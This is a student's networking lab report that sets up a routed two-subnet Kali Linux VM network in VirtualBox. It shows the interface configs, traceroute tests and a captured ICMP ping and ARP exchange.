
INF249: First mandatory assignment

1 - Network topology

Topology of IP-addresses:



Description of Steps Taken to Build the Network Architecture:

Introduction and Software Selection

The network architecture was built using **Oracle VM VirtualBox Manager**. The virtual machines were obtained from the official **Kali Linux** website, using their pre-built image designed for VirtualBox. This provided a standard and consistent environment for all nodes in the network. The network topology consists of four virtual machines:


- One **Router**
- Two clients on Subnet1 (**ClientA1** and **ClientA2**)
- One client on Subnet2 (**ClientB1**)

Step 1: Configuring the Router VM


The first machine to be configured was the router, which is responsible for connecting the two subnets.

1. Network Adapter Setup The router requires two network adapters, one for each subnet it will serve. In VirtualBox, two network adapters were enabled for this VM:

- **Adapter 1** was set to "Internal Network" and named intnet1.
- **Adapter 2** was set to "Internal Network" and named intnet2.



2. Static IP Configuration After booting the VM, the /etc/network/interfaces file was edited to assign static IP addresses to the two interfaces, eth0 and eth1.




```
  GNU nano 8.6                /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback
auto eth0
iface eth0 inet static
    address 10.0.0.1
    netmask 255.255.255.0
auto eth1
iface eth1 inet static
    address 10.0.1.1
    netmask 255.255.255.0

                              [ Read 16 lines ]
^G Help          ^O Write Out     ^F Where Is      ^K Cut           ^T Execute
^X Exit          ^R Read File     ^\ Replace       ^U Paste         ^J Justify
```

3. Enabling IP Forwarding To allow the router to forward traffic between subnet1 and subnet2, IP forwarding had to be enabled in the Linux kernel. This was made permanent by editing the /etc/sysctl.conf file and uncommenting the line net.ipv4.ip_forward=1.





```
kali@kali: ~
Session  Actions  Edit  View  Help
  GNU nano 8.6                /etc/sysctl.conf
net.ipv4.ip_forward=1

                              [ Read 1 line ]
^G Help          ^O Write Out     ^F Where Is      ^K Cut           ^T Execute
^X Exit          ^R Read File     ^\ Replace       ^U Paste         ^J Justify
```

Step 2: Configuring the Client VMs

4. Setting up the First Client (ClientA1) A new Kali Linux VM was set up to act as the first client on subnet1. The network adapter for this VM was set to "Internal Network" with the name subnet1 in VirtualBox.






Next, the /etc/network/interfaces file on ClientA1 was configured with a static IP address and, most importantly, a **default gateway** pointing to the router's IP address on this subnet.

5. To save time, the remaining two clients were created by cloning the fully configured ClientA1. Following the cloning process, one clone remained on the intnet1 network, while the other was assigned to the separate intnet2 network by modifying its virtual adapter settings. This ensured that one client operated on each of the distinct internal networks.

- **For ClientA2 (on Subnet1):**
  - The VM was already connected to the correct network (subnet1).
  - Only the IP address in /etc/network/interfaces was changed to 10.0.0.3.



- **For ClientB1 (on Subnet2):**
  - First, the network adapter in VirtualBox was changed to point to subnet2.
  - Next, the /etc/network/interfaces file was edited to use an IP address on the new subnet (10.0.1.2) and point to the correct gateway (10.0.1.1).

```
kali@kali: ~
Session  Actions  Edit  View  Help
  GNU nano 8.6                 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 10.0.1.2
    netmask 255.255.255.0
    broadcast 10.0.1.255
    gateway 10.0.1.1

                              [ Read 15 lines ]
^G Help          ^O Write Out     ^F Where Is      ^K Cut           ^T Execute
^X Exit          ^R Read File     ^\ Replace       ^U Paste         ^J Justify
```

Step 3: Installation of Required Software

Finally, to prepare the machines for the upcoming tasks, all required software was installed on **all four** virtual machines. The list of software included:

wireshark, openssh-server, openssh-client, telnet, python3, socat, arp-scan, traceroute, netcat, fail2ban

The installation was performed using the apt-get install command.

sudo apt-get install -y wireshark openssh-server openssh-client telnet python3 socat arp-scan traceroute netcat-traditional fail2ban

```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install -y wireshark openssh-server openssh-client telnet py
thon3 socat arp-scan traceroute netcat-traditional fail2ban
```

With this, the entire network architecture was fully set up and ready for the subsequent practical tasks. This was done on all the devices, by turning of the Internal network mode and allowing connectivity to the internet.

Traceroute output

Test 1: Communication on the Same Internal Network (Subnet1)

To demonstrate direct communication, a traceroute was run from **ClientA1 (10.0.0.2)** to **ClientA2 (10.0.0.3)**.

As expected, the output shows only **one hop**. The packet goes directly to the destination without involving the router. This confirms that devices on the same subnet can reach each other directly:

```
┌──(kali㉿kali)-[~]
└─$ traceroute 10.0.0.3
traceroute to 10.0.0.3 (10.0.0.3), 30 hops max, 60 byte packets
 1  10.0.0.3 (10.0.0.3)  2.856 ms  2.671 ms  2.609 ms
```

Test 2: Communication Across Different Networks

To show that traffic between subnets must go through the router, a traceroute was run from **ClientA1 (10.0.0.2 on Subnet1)** to **ClientB1 (10.0.1.2 on Subnet2)**.

The result clearly shows **two hops**:


1. The first hop is to the gateway for Subnet1, which is the router's IP address: **10.0.0.1**.
2. The second hop is to the final destination on the other subnet, **10.0.1.2**.

This confirms that the router is functioning correctly by forwarding packets between the two networks.

```
┌──(kali㉿kali)-[~]
└─$ traceroute 10.0.1.2
traceroute to 10.0.1.2 (10.0.1.2), 30 hops max, 60 byte packets
 1  10.0.0.1 (10.0.0.1)  1.301 ms  1.202 ms  1.139 ms
 2  10.0.1.2 (10.0.1.2)  2.600 ms  2.533 ms  2.455 ms
```


2 - Packet Capturing

Part 2.1: This packet capture reveals the complete communication process between two clients, 10.0.0.2 and 10.0.0.3, on the same subnet. The primary traffic shown is from the ping command, which uses ICMP (Internet Control Message Protocol) packets for network diagnostics. These packets function as a simple test of connectivity, where an Echo request is sent to ask a target "Are you there?" and an Echo reply is sent back to confirm it is reachable, with each exchange being tracked by a unique sequence number. Crucially, the log also shows that the ongoing ICMP conversation was briefly paused for a two-way ARP (Address Resolution Protocol) exchange. This was necessary for both clients to re-discover each other's physical MAC addresses after their ARP caches were refreshed. Once this Layer 2 address resolution was complete, the Layer 3 ICMP ping traffic immediately resumed, perfectly illustrating the dependent relationship between the two protocols.




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.0.3	10.0.0.2	ICMP	98	Echo (ping) request id=0x0005, seq=1/256, ttl=64 (reply in 2)
2	0.000066043	10.0.0.2	10.0.0.3	ICMP	98	Echo (ping) reply id=0x0005, seq=1/256, ttl=64 (request in 1)
3	1.001276016	10.0.0.3	10.0.0.2	ICMP	98	Echo (ping) request id=0x0005, seq=2/512, ttl=64 (reply in 4)
4	1.001328109	10.0.0.2	10.0.0.3	ICMP	98	Echo (ping) reply id=0x0005, seq=2/512, ttl=64 (request in 3)
5	2.002478269	10.0.0.3	10.0.0.2	ICMP	98	Echo (ping) request id=0x0005, seq=3/768, ttl=64 (reply in 6)
6	2.002511486	10.0.0.2	10.0.0.3	ICMP	98	Echo (ping) reply id=0x0005, seq=3/768, ttl=64 (request in 5)
7	3.002649126	10.0.0.3	10.0.0.2	ICMP	98	Echo (ping) request id=0x0005, seq=4/1024, ttl=64 (reply in 8)
8	3.002683194	10.0.0.2	10.0.0.3	ICMP	98	Echo (ping) reply id=0x0005, seq=4/1024, ttl=64 (request in 7)
9	4.002766195	10.0.0.3	10.0.0.2	ICMP	98	Echo (ping) request id=0x0005, seq=5/1280, ttl=64 (reply in 10)
10	4.002821082	10.0.0.2	10.0.0.3	ICMP	98	Echo (ping) reply id=0x0005, seq=5/1280, ttl=64 (request in 9)
11	5.003926631	10.0.0.3	10.0.0.2	ICMP	98	Echo (ping) request id=0x0005, seq=6/1536, ttl=64 (reply in 12)
12	5.003957765	10.0.0.2	10.0.0.3	ICMP	98	Echo (ping) reply id=0x0005, seq=6/1536, ttl=64 (request in 11)
13	5.065298428	PCSSystemtec_4f:f0:…	PCSSystemtec_3f:75:…	ARP	42	Who has 10.0.0.3? Tell 10.0.0.2
14	5.066414815	PCSSystemtec_3f:75:…	PCSSystemtec_4f:f0:…	ARP	60	10.0.0.3 is at 08:00:27:3f:75:b8
15	5.189912369	PCSSystemtec_3f:75:…	PCSSystemtec_4f:f0:…	ARP	60	Who has 10.0.0.2? Tell 10.0.0.3
16	5.189936623	PCSSystemtec_4f:f0:…	PCSSystemtec_3f:75:…	ARP	42	10.0.0.2 is at 08:00:27:4f:f0:94
